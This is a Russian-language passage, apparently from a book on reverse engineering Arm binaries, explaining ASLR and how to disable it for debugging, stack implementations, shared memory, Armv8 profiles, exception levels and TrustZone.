В контексте обратной разработки обычно не требуется понимать назначение или механизм ASLR, но важно знать о его существовании. Из-за ASLR адреса, в том числе адреса символов и фрагментов кода в памяти, часто меняются при каждом запуске программы. Например, если при одном запуске во время отладки интересная функция находилась по адресу памяти `0x0000ffffabcd1234`, то при следующем запуске та же функция может оказаться по адресу `0x0000ffffbe7d1234`.

В качестве примера воспользуемся командой Linux `ldd`, выводящей разделяемые библиотеки, которые требуются указанному двоичному файлу, в данном случае программе `/bin/bash`. При включённой ASLR команда покажет используемые программой разделяемые библиотеки, причём при каждом запуске `bash` они будут отображены по разным адресам.

```
user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000ffffa115a000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000ffffa0fab000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2 (0x0000ffffa0f97000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6 (0x0000ffffa0e25000)
/lib/ld-linux-aarch64.so.1 (0x0000ffffa112c000)

user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000ffff860b4000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000ffff85f05000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2 (0x0000ffff85ef1000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6 (0x0000ffff85d7f000)
/lib/ld-linux-aarch64.so.1 (0x0000ffff86086000)

user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000ffff92789000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000ffff925da000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2 (0x0000ffff925c6000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6 (0x0000ffff92454000)
/lib/ld-linux-aarch64.so.1 (0x0000ffff9275b000)
```

Чтобы справиться с этой недетерминированностью во время анализа программы, у специалиста по обратной разработке есть два варианта. Первый - временно отключить ASLR в системе, присвоив числовому значению в псевдофайле `/proc/sys/kernel/randomize_va_space` значение 0[28]. ASLR будет отключена до следующей перезагрузки системы. Чтобы включить ASLR, этому значению присваивают 1 для частичной или 2 для полной ASLR.

```
user@arm64vm:~$ cat /proc/sys/kernel/randomize_va_space
user@arm64vm:~$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
user@arm64vm:~$ sudo sh -c "echo 2 > /proc/sys/kernel/randomize_va_space"
```

Второй вариант - отключить ASLR в отладчике на время сеанса отладки. Более того, некоторые версии отладчика проекта GNU (GDB) по умолчанию отключают ASLR для загруженного двоичного файла на время сеанса. В GDB этим поведением управляет параметр `disable-randomization`[29].

```
(gdb) set disable-randomization on
(gdb) show disable-randomization
Disabling randomization of debuggee's virtual address space is on.

(gdb) set disable-randomization off
(gdb) show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
```

Ещё одна возможность - записывать адреса в форме смещений. Например, если библиотека libc загружена по адресу `0x0000ffffbe7d0000`, а интересующий символ находится по адресу `0x0000ffffbe7d1234`, то смещение этого символа внутри библиотеки равно `0x1234`. ASLR изменяет

только базовый адрес загрузки двоичных файлов программ и библиотек, но не расположение кода и данных внутри двоичного файла. Поэтому с помощью смещения можно ссылаться на интересующую точку внутри библиотеки или программы независимо от адреса загрузки библиотеки.

Реализации стека

В ходе выполнения своих задач потокам необходимо отслеживать локальные переменные и сведения о потоке управления, например текущий стек вызовов. Эти сведения принадлежат состоянию выполнения потока, но слишком велики, чтобы целиком храниться в регистрах. Поэтому каждому потоку предоставляется специальная локальная для потока "рабочая" область памяти, называемая стеком потока. Стеки потоков выделяются в адресном пространстве программы при выделении потока и освобождаются при его завершении. Каждый поток отслеживает расположение своего стека с помощью специального регистра, называемого указателем стека (stack pointer, SP).

Архитектура Arm поддерживает четыре реализации стека[30]:

• полный возрастающий;
• полный убывающий;
• пустой возрастающий;
• пустой убывающий.

Чтобы отличать полные реализации стека от пустых, нужно помнить, куда указывает SP:

• полный: SP указывает на последний элемент, помещённый в стек;
• пустой: SP указывает на следующую свободную позицию в стеке.

Направление роста стека и положение верхнего элемента зависят от того, является реализация возрастающей или убывающей:

• возрастающая: стек растёт в сторону больших адресов памяти (при помещении элемента в стек SP увеличивается);
• убывающая: стек растёт в сторону меньших адресов памяти (при помещении элемента в стек SP уменьшается).

В возрастающих стеках инструкция помещения в стек увеличивает SP, а в убывающих - уменьшает его. Четыре реализации стека показаны на рис. 3.9. Обратите внимание: меньшие адреса на рисунке расположены сверху, а большие - снизу. Именно в таком направлении стек отображается в представлении стека большинства отладчиков.




Рисунок 3.9. Реализации стека

В A32 значения можно сохранять в стеке инструкцией `PUSH`, а затем загружать обратно в регистры инструкцией `POP`. Указатель стека сообщает программе, из какой области памяти можно загрузить данные или в какую область их можно сохранить. Однако обе инструкции являются псевдоинструкциями, то есть псевдонимами других инструкций. В AArch32 `PUSH` - это псевдоним определённой формы инструкции сохранения нескольких значений (store multiple, `STM`), а `POP` - псевдоним определённой инструкции загрузки нескольких значений (load multiple, `LDM`)[31]. В дизассемблированном представлении вы, скорее всего, увидите базовые инструкции, а не их псевдонимы. Мнемоника конкретной инструкции `LDM`/`STM`, лежащей в основе `PUSH` и `POP`, указывает, какая реализация стека применяется. Стандарт вызова процедур для архитектуры ARM (Procedure Call Standard for the ARM Architecture, AAPCS32) всегда использует полный убывающий стек[32]. Подробно инструкции доступа к памяти рассматриваются в главе 6 "Инструкции доступа к памяти".

Разделяемая память

По умолчанию адресные пространства памяти предназначены для полной изоляции памяти процессов. Ядро обеспечивает её, выделяя каждому процессу непересекающуюся физическую память. Поэтому каждое чтение или запись памяти и каждая выборка инструкции используют часть системной памяти, отличную от памяти любого другого процесса или самого ядра. Однако существует одно исключение - разделяемая память[33].

Разделяемая память - это область памяти двух или нескольких процессов, намеренно использующая одну и ту же базовую физическую память. Поэтому данные, записанные одним процессом в разделяемую область, немедленно становятся видны другому процессу через его представление этой области. Ниже приведён сокращённый фрагмент адресного пространства другой программы:

```
ffff91ef0000-ffff987a0000 r--p 00000000 103:03 12926979 /usr/lib/locale/
locale-archive
ffff989b0000-ffff989c0000 r--s 00000000 103:03 8487461  /usr/lib64/
gconv/gconv-modules.cache
```

Обе области отображены как доступные только для чтения, на что указывают первые три буквы разрешений памяти. За разрешениями следует одна буква: `p` или `s`. `p` означает, что память закрытая, а `s` - разделяемая.

Когда память разделяется между двумя процессами, ядро просто помечает записи таблиц страниц (page table entries, PTE) в обоих адресных пространствах так, чтобы они использовали одну и ту же базовую физическую память. Когда один процесс записывает данные в свою разделяемую область, запись попадает в физическую память и становится видна другому процессу при чтении из его представления области, поскольку обе области ссылаются на одну физическую память.

Обратите внимание: хотя разделяемая память обязательно использует один базовый физический адрес, два совместно использующих память процесса могут отображать свои представления этих данных по разным виртуальным адресам в собственных адресных пространствах и даже с разными разрешениями памяти. Например, в многопроцессном приложении один процесс может записывать данные в разделяемую память, которая в другом процессе является исполняемой и доступной для чтения, но не для записи. Так происходит, например, при выполнении вынесенной в отдельный процесс JIT-компиляции в веб-браузере с усиленной защитой.

В системах, использующих доверенные среды выполнения (trusted execution environments, TEE) в TrustZone, разделяемая память также служит для обмена данными между доверенным приложением, работающим в аппаратно изолированной среде TrustZone в безопасном мире, и обычным приложением, работающим в стандартной операционной системе в нормальном мире. В этом случае код нормального мира отображает некоторую физическую память в своё адресное пространство, а код безопасного мира отображает ту же область физической памяти в собственное адресное пространство. Данные, записанные в этот буфер разделяемой памяти из любого мира, видны обоим процессам. Разделяемая память является эффективным способом обмена, поскольку позволяет быстро передавать данные в среду TrustZone и из неё без переключения контекста[34]. Подробнее об Arm TrustZone рассказывается в главе 4 "Архитектура Arm".

Примечания

[1] [назад] man7.org
[2] [назад] linux.die.net
[3] [назад] git.kernel.org
[4] [назад] git.kernel.org
[5] [назад] git.kernel.org
[6] [назад] linux.die.net
[7] [назад] git.kernel.org
[8] [назад] git.kernel.org
[9] [назад] man7.org
[10] [назад] man7.org
[11] [назад] linux.die.net
[12] [назад] *Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile*: D5.2, The VMSAv8-64 address translation system.
[13] [назад] developer.arm.com
[14] [назад] armv8-ref.codingbelief.com
[15] [назад] wiki.debian.org
[16] [назад] kernel.org
[17] [назад] lxr.linux.no
[18] [назад] opensource.apple.com (см. определение `PAGE_SHIFT_CONST`).
[19] [назад] developer.arm.com
[20] [назад] man7.org
[21] [назад] man7.org
[22] [назад] man7.org
[23] [назад] developer.apple.com
[24] [назад] docs.microsoft.com
[25] [назад] github.com
[26] [назад] P. Team, "Pax address space layout randomization (aslr)", pax.grsecurity.net, 2003 (дата обращения: 20 декабря 2020 г.).
[27] [назад] J. Ganz and S. Peisert, "ASLR: How Robust Is the Randomness?", 2017 IEEE Cybersecurity Development (SecDev), Cambridge, MA, USA, 2017, pp. 34-41, doi: 10.1109/SecDev.2017.19.
[28] [назад] kernel.org
[29] [назад] visualgdb.com

[30] [назад] www-mdp.eng.cam.ac.uk
[31] [назад] keil.com
[32] [назад] github.com
[33] [назад] man7.org
[34] [назад] *Kinibi v311A Security Target*, ssi.gouv.fr, 2017.

Глава 4. Архитектура Arm

В этой главе вы познакомитесь с профилями архитектуры Arm, уровнями исключений и двумя состояниями выполнения, поддерживаемыми архитектурой Armv8-A: AArch64 и AArch32.

Архитектуры и профили

В экосистеме Arm существуют десятки разных процессоров, отличающихся возможностями, производительностью, энергопотреблением и другими характеристиками. Чтобы обеспечить единообразие этих процессоров и позволить существующим скомпилированным приложениям выполняться на новых процессорах после их выпуска, каждый процессор экосистемы Arm соответствует определённой архитектуре и профилю.

Архитектура задаёт поддерживаемые наборы инструкций, доступный набор регистров и различные уровни привилегий как части модели исключений, программной модели и модели памяти системы. Она определяет основные возможности, которые процессоры обязаны поддерживать, а также возможности, которые они могут поддерживать дополнительно.

Вероятно, вы слышали термин "микроархитектура" и задаётесь вопросом, чем она отличается от архитектуры. Перед тем как погружаться в ассемблерный код при обратной разработке исполняемого файла с устройства на основе Arm, необходимо выяснить две вещи:

• какова микроархитектура процессора;
• какую архитектуру реализует процессор.

Архитектура представляет собой описание поведения процессора и определяет такие компоненты, как набор инструкций. Микроархитектура определяет устройство процессора. К ней относятся количество и размеры кешей, реализованные возможности, компоновка конвейера и даже реализация системы памяти.

Процессоры с разными микроархитектурами могут реализовывать одну архитектуру и выполнять один и тот же код. Например, архитектуру Armv8-A реализуют следующие процессорные ядра, различающиеся на уровне микроархитектуры: Cortex-A32, Cortex-A35, Cortex-A72, Cortex-A65 и Cortex-A78 - это лишь несколько примеров. Определив микроархитектуру целевого устройства, можно найти техническое справочное руководство, установить реализованную процессором архитектуру и ознакомиться с подробностями микроархитектуры, важными для конкретной задачи.

Ещё одно важное различие - профиль. Название процессорного ядра часто уже раскрывает конкретный профиль: например, Cortex-A72 относится к профилю A, Cortex-R82 - к профилю R и так далее.

В архитектуре Armv8 существуют три профиля[1]: A, R и M.

• **A.** Это "прикладной" профиль (Armv8-A). Armv8-A предназначен для полноценных операционных систем в таких устройствах, как мобильные телефоны, устройства Интернета вещей, ноутбуки и серверы.
• **R.** Это профиль "реального времени" (Armv8-R), который также поддерживает состояния выполнения AArch64[2] и AArch32[3]. Armv8-R предназначен для систем жёсткого реального времени или критически важных для безопасности систем, например медицинских устройств, авионики и электронных тормозов транспортных средств. Процессоры профиля R выполняют 32-битный код и поддерживают значительно более ограниченную архитектуру памяти по сравнению с профилем A.
• **M.** Это профиль "микроконтроллера" (Armv8-M)[4]. Armv8-M предназначен для применения в качестве микроконтроллера в недорогих глубоко встроенных системах, например промышленных

устройствах и некоторых недорогих устройствах Интернета вещей. Armv8-M выполняет только 32-битные программы с набором инструкций Thumb.

Хотя профили A, R и M существовали ещё до архитектуры Armv8, новая архитектура значительно расширяет варианты применения, для которых были предназначены эти профили.

Возьмём, к примеру, архитектуру Armv8-R. Новое процессорное ядро Arm Cortex-R82[5] заменяет прежнее Cortex-R8 - 32-битное ядро, применяемое в современных модемах, контроллерах жёстких дисков и твердотельных накопителей и способное адресовать не более 4 Гбайт DRAM. Новая 64-битная архитектура Armv8-R с 40 разрядами адреса позволяет адресовать до 1 Тбайт DRAM, что особенно полезно для современных твердотельных накопителей большой ёмкости и обработки данных Интернета вещей непосредственно в хранилище. Разумеется, это не единственное усовершенствование профиля Armv8-R. Более подробный обзор приведён в дополнении к справочному руководству Armv8-R.

В этой книге основное внимание уделяется процессорам Armv8 на основе профиля A - профиля основного центрального процессора в современных устройствах с полноценной ОС, такой как Android. Однако важно помнить, что современные смартфоны содержат процессоры всех трёх типов. Например, процессоры профиля R обеспечивают сотовую связь, а процессоры профиля M используются в компонентах камеры, системах управления питанием, сенсорных экранах и концентраторах датчиков, Bluetooth, GPS и контроллере флеш-памяти. В SIM-картах и смарт-картах применяется процессор профиля M с дополнительными средствами безопасности, называемый SecureCore.

Архитектура Armv8-A

С момента выпуска архитектура Armv8 значительно совершенствовалась, получая новые расширения и средства безопасности и становясь всё более пригодной для мощных вариантов применения. В результате производители процессоров начали разрабатывать серверные микропроцессорные архитектуры на основе Arm, чтобы воспользоваться потенциалом архитектуры Arm как энергоэффективной, производительной и масштабируемой альтернативы процессорам Intel и AMD. Это привело к дальнейшему развитию рынка процессоров и расширению портфеля облачных служб экземплярами на основе Arm. Поэтому для специалистов по обратной разработке ещё никогда не было более подходящего времени, чтобы познакомиться с основами архитектуры Armv8-A и нового набора инструкций A64.

По состоянию на январь 2021 года последней используемой версией архитектуры Arm была Armv8 вместе с расширениями вплоть до Armv8.7. В марте 2021 года Arm представила новую архитектуру Armv9-A[6], основанную на Armv8-A и обратно совместимую с ней. В число новых возможностей Armv9-A входят масштабируемое векторное расширение версии 2 (Scalable Vector Extension v2, SVE2), расширение транзакционной памяти (Transactional Memory Extension, TME) и расширения буфера записей ветвлений (Branch Record Buffer Extensions, BRBE).

Архитектура Armv8-A предоставляет два состояния выполнения: 64-битное AArch64 и 32-битное AArch32. Они будут представлены в разделе "Состояния выполнения Armv8-A" и подробно рассмотрены соответственно в разделах "Состояние выполнения AArch64" и "Состояние выполнения AArch32".

Уровни исключений

Уровень исключений программы в общих чертах обозначает номер иерархического уровня, на котором происходит выполнение. На самом низком уровне EL0 обычно выполняются обычные пользовательские приложения. На более высоких уровнях выполняется более привилегированный код[7]; каждый из них концептуально находится "выше" и помогает управлять программами, работающими на более низких уровнях, как показано на рис. 4.1[8].




Рисунок 4.1. Уровни исключений с разделением "безопасного" и "небезопасного" состояний, предоставляемым расширением TrustZone

В старых версиях архитектуры, например Armv7, применялся термин "уровни привилегий", обозначавшиеся PL0, PL1 и PL2. В архитектуре Armv8 вместо него используется термин "уровни исключений" - от EL0 до EL3.

Одна из самых распространённых моделей применения такого логического разделения привилегий выполнения программ выглядит следующим образом[9]:

• **EL0** - наименее привилегированный режим выполнения программы, используемый обычными приложениями режима пользователя. Программа на EL0 может выполнять базовые вычисления и обращаться к собственному адресному пространству памяти, но не способна непосредственно взаимодействовать с периферийными устройствами или системной памятью, если только такое взаимодействие явно не разрешено программным обеспечением более высокого уровня исключений.
• **EL1** обычно используется ядрами операционных систем и драйверами устройств, например ядром Linux.
• **EL2** обычно используется гипервизорами, управляющими одной или несколькими гостевыми операционными системами, например KVM.
• **EL3** используется процессорами с расширением TrustZone и поддерживает переключение между двумя состояниями безопасности посредством безопасного монитора.

Расширение TrustZone для Armv8-A

Иногда критически важному для безопасности коду операционной системы необходимо обрабатывать и надёжно хранить конфиденциальные данные даже в тех случаях, когда сама операционная система может быть скомпрометирована. К таким задачам относятся проверка целостности самой операционной системы, управление учётными данными пользователя с помощью датчика отпечатков пальцев, а также хранение ключей шифрования устройства и управление ими. Ценные ресурсы не ограничиваются компонентами режима ядра. Приложения управления цифровыми правами (DRM), банковские приложения и защищённые мессенджеры также могут стремиться защитить свой код и данные на устройствах, где может быть установлено вредоносное ПО.

Для таких сценариев профиль Armv8-A поддерживает расширение TrustZone[10]. Это аппаратное расширение процессоров Arm позволяет создавать доверенные системы и разделяет аппаратные и программные ресурсы устройства на два мира: безопасный мир для подсистемы безопасности и обычный мир для всего остального. При этом обращения безопасного мира к шине памяти полностью отделены от кода и устройств обычного мира. Эти миры также называют безопасным и небезопасным состояниями.

В безопасном состоянии обрабатывающий элемент (processing element, PE), то есть поведение абстрактной машины, может обращаться как к безопасным, так и к небезопасным пространствам физических адресов и системным регистрам. В небезопасном состоянии PE может обращаться только к небезопасному пространству физических адресов и небезопасным системным регистрам.

В процессорах Armv8-A с расширением TrustZone каждое логическое процессорное ядро работает так, словно оно содержит два разных "виртуальных ядра": одно действует внутри TrustZone, другое - вне её. Ядро обычного мира, как и прежде, выполняет традиционную операционную систему со всей её богатой функциональностью и обычными приложениями. В терминологии TrustZone вся эта среда называется богатой средой выполнения (rich execution environment, REE). В отличие от неё виртуальное ядро TrustZone размещает и выполняет доверенную среду выполнения (trusted execution environment, TEE) в безопасном мире. На практике виртуальные ядра TrustZone реализуются быстрым переключением контекста, которое выполняет безопасный монитор на самом высоком уровне привилегий.

Защищённые TrustZone код и данные изолированы от вредоносных периферийных устройств и кода вне TrustZone. На этой основе можно построить полнофункциональную TEE, включающую ОС TEE, работающую на S-EL1, доверенные драйверы (trusted drivers, TD), безопасно взаимодействующие с периферийными устройствами, и даже доверенные приложения (trusted applications, TA), работающие на S-EL0. TrustZone также предусматривает безопасный монитор, работающий на высшем уровне привилегий S-EL3 и имеющий полный доступ к устройству во всех режимах, как показано на рис. 4.2. Обратите внимание, что уровни исключений этих программных компонентов могут различаться в зависимости от реализации ОС TEE.




Рисунок 4.2. Компоненты уровней исключений в системе с поддержкой TrustZone

Уровни безопасных исключений S-EL0...S-EL3 имеют следующее назначение:

• **S-EL0** выполняет непривилегированные доверенные приложения[11] или доверенные службы[12] в безопасном мире. В некоторых реализациях TEE доверенные драйверы также работают на S-EL0. Как и их аналоги на EL0, по умолчанию TA не могут обращаться к памяти других выполняющихся TA, к обычным программам на EL0 или непосредственно взаимодействовать с периферийными устройствами. Вместо этого TA выполняются внутри ОС TEE и управляются ею. Приложения S-EL0 отличаются от приложений EL0 тем, что их память может размещаться на защищённых TrustZone физических страницах, обеспечивая коду и данным дополнительный уровень защиты от вредоносного или неисправного кода обычного мира даже на высоких уровнях разрешений, таких как EL1 или EL2.
• **S-EL1** является аналогом EL1 в безопасном мире и выполняет код операционной системы доверенной среды выполнения. В зависимости от реализации TEE доверенные драйверы также могут работать на S-EL1.
• **S-EL2** допускает виртуализацию внутри безопасного мира. Он доступен только начиная с Armv8.4-A. S-EL2 используется диспетчером безопасных разделов (Secure Partition Manager), который можно рассматривать как минимальный гипервизор для разделения[13]. Это также позволяет разделить микропрограмму на более и менее привилегированные части: небольшой набор наиболее доверенных драйверов работает на S-EL2, а менее доверенные драйверы микропрограммы - на S-EL1.
• **S-EL3** выполняет код безопасного монитора, соответствующий высшему уровню привилегий центрального процессора. Безопасный монитор выполняет код доверенной микропрограммы Arm (Arm Trusted Firmware, ATF), предоставленной изготовителем устройства[14]. Безопасный монитор является корнем доверия системы и содержит код, который выполняет переключение контекста между ядрами обычного и безопасного миров. Он также предоставляет обоим мирам базовые службы через обработчик вызова безопасного монитора (secure monitor call, SMC), к которому могут обращаться программы обычного и безопасного миров, работающие на более низких уровнях разрешений.

Обратите внимание: этот раздел не является исчерпывающим перечнем возможностей и вариантов настройки архитектуры TrustZone, а служит лишь введением и общим обзором. Полное рассмотрение этой темы, включая поверхность атаки TEE, выходит за рамки книги.

Изменение уровней исключений

Программы, работающие на определённом уровне выполнения, непрерывно выполняются на этом уровне, пока процессор не встретит "исключение". Исключения можно разделить на два типа: синхронные и асинхронные. Синхронные исключения могут возникать из-за ошибки программы, например при выполнении недопустимой инструкции или попытке обращения к невыровненному адресу памяти. Их также могут вызывать инструкции генерации исключений, направленные на другие уровни исключений и используемые для реализации интерфейсов системных вызовов, посредством которых менее привилегированный код запрашивает службы у более высокого уровня привилегий, как показано на рис. 4.3. К ним относятся инструкции вызова супервизора (SVC), вызова гипервизора (HVC) и вызова безопасного монитора (SMC).




Рисунок 4.3. Вызовы SVC, HVC и SMC на соответствующих уровнях исключений

Асинхронные исключения могут быть вызваны физическими или виртуальными прерываниями и оставаться в состоянии ожидания. Это означает, что такие исключения не синхронизированы с текущим потоком инструкций, поэтому их и называют асинхронными.

При принятии исключения вызывается вектор исключения из таблицы векторов на целевом уровне исключений. Вектор исключения - это адрес обработчика исключения, заданный как смещение относительно базового адреса таблицы векторов, определённого в регистре базового адреса таблицы векторов (VBAR)[15], связанном с уровнем исключений, то есть VBAR_ELn.

В таблице 4.1 приведены смещения векторов относительно базового адреса таблицы в зависимости от EL, с которого принимается исключение[16].

Таблица 4.1. Смещения векторов относительно базового адреса таблицы векторов

Смещение	Физическое исключение	Виртуальное исключение	Исключение принято с
`0x780`	SError	vSError	Более низкий EL, где уровень непосредственно ниже целевого использует AArch32
`0x700`	FIQ	vFIQ	Более низкий EL, где уровень непосредственно ниже целевого использует AArch32
`0x680`	IRQ	vIRQ	Более низкий EL, где уровень непосредственно ниже целевого использует AArch32
`0x600`	Синхронное		Более низкий EL, где уровень непосредственно ниже целевого использует AArch32
`0x580`	SError	vSError	Более низкий EL, где уровень непосредственно ниже целевого использует AArch64
`0x500`	FIQ	vFIQ	Более низкий EL, где уровень непосредственно ниже целевого использует AArch64
`0x480`	IRQ	vIRQ	Более низкий EL, где уровень непосредственно ниже целевого использует AArch64
`0x400`	Синхронное		Более низкий EL, где уровень непосредственно ниже целевого использует AArch64
`0x380`	SError	vSError	Текущий EL с SP_ELx (`x > 0`)
`0x300`	FIQ	vFIQ	Текущий EL с SP_ELx (`x > 0`)
`0x280`	IRQ	vIRQ	Текущий EL с SP_ELx (`x > 0`)
`0x200`	Синхронное		Текущий EL с SP_ELx (`x > 0`)
`0x180`	SError	vSError	Текущий EL с SP_EL0
`0x100`	FIQ	vFIQ	Текущий EL с SP_EL0
`0x080`	IRQ	vIRQ	Текущий EL с SP_EL0
`0x000`	Синхронное		Текущий EL с SP_EL0

Встретив исключение, процессор приостанавливает выполняемую задачу и передаёт выполнение программы зарегистрированному обработчику исключения на более высоком уровне исключений. Затем привилегированный код может вручную "вернуться" к менее привилегированной программе с помощью инструкции возврата из исключения `eret`[17]. Переключение контекста между безопасным и небезопасным состояниями происходит посредством аппаратных прерываний-исключений или инструкции SMC, которая вызывает исключение вызова безопасного монитора, направленное на

EL3 к соответствующему обработчику исключения[18]. Вызовы SMC могут запрашивать службы доверенной микропрограммы на EL3 или службы, размещённые в TEE.

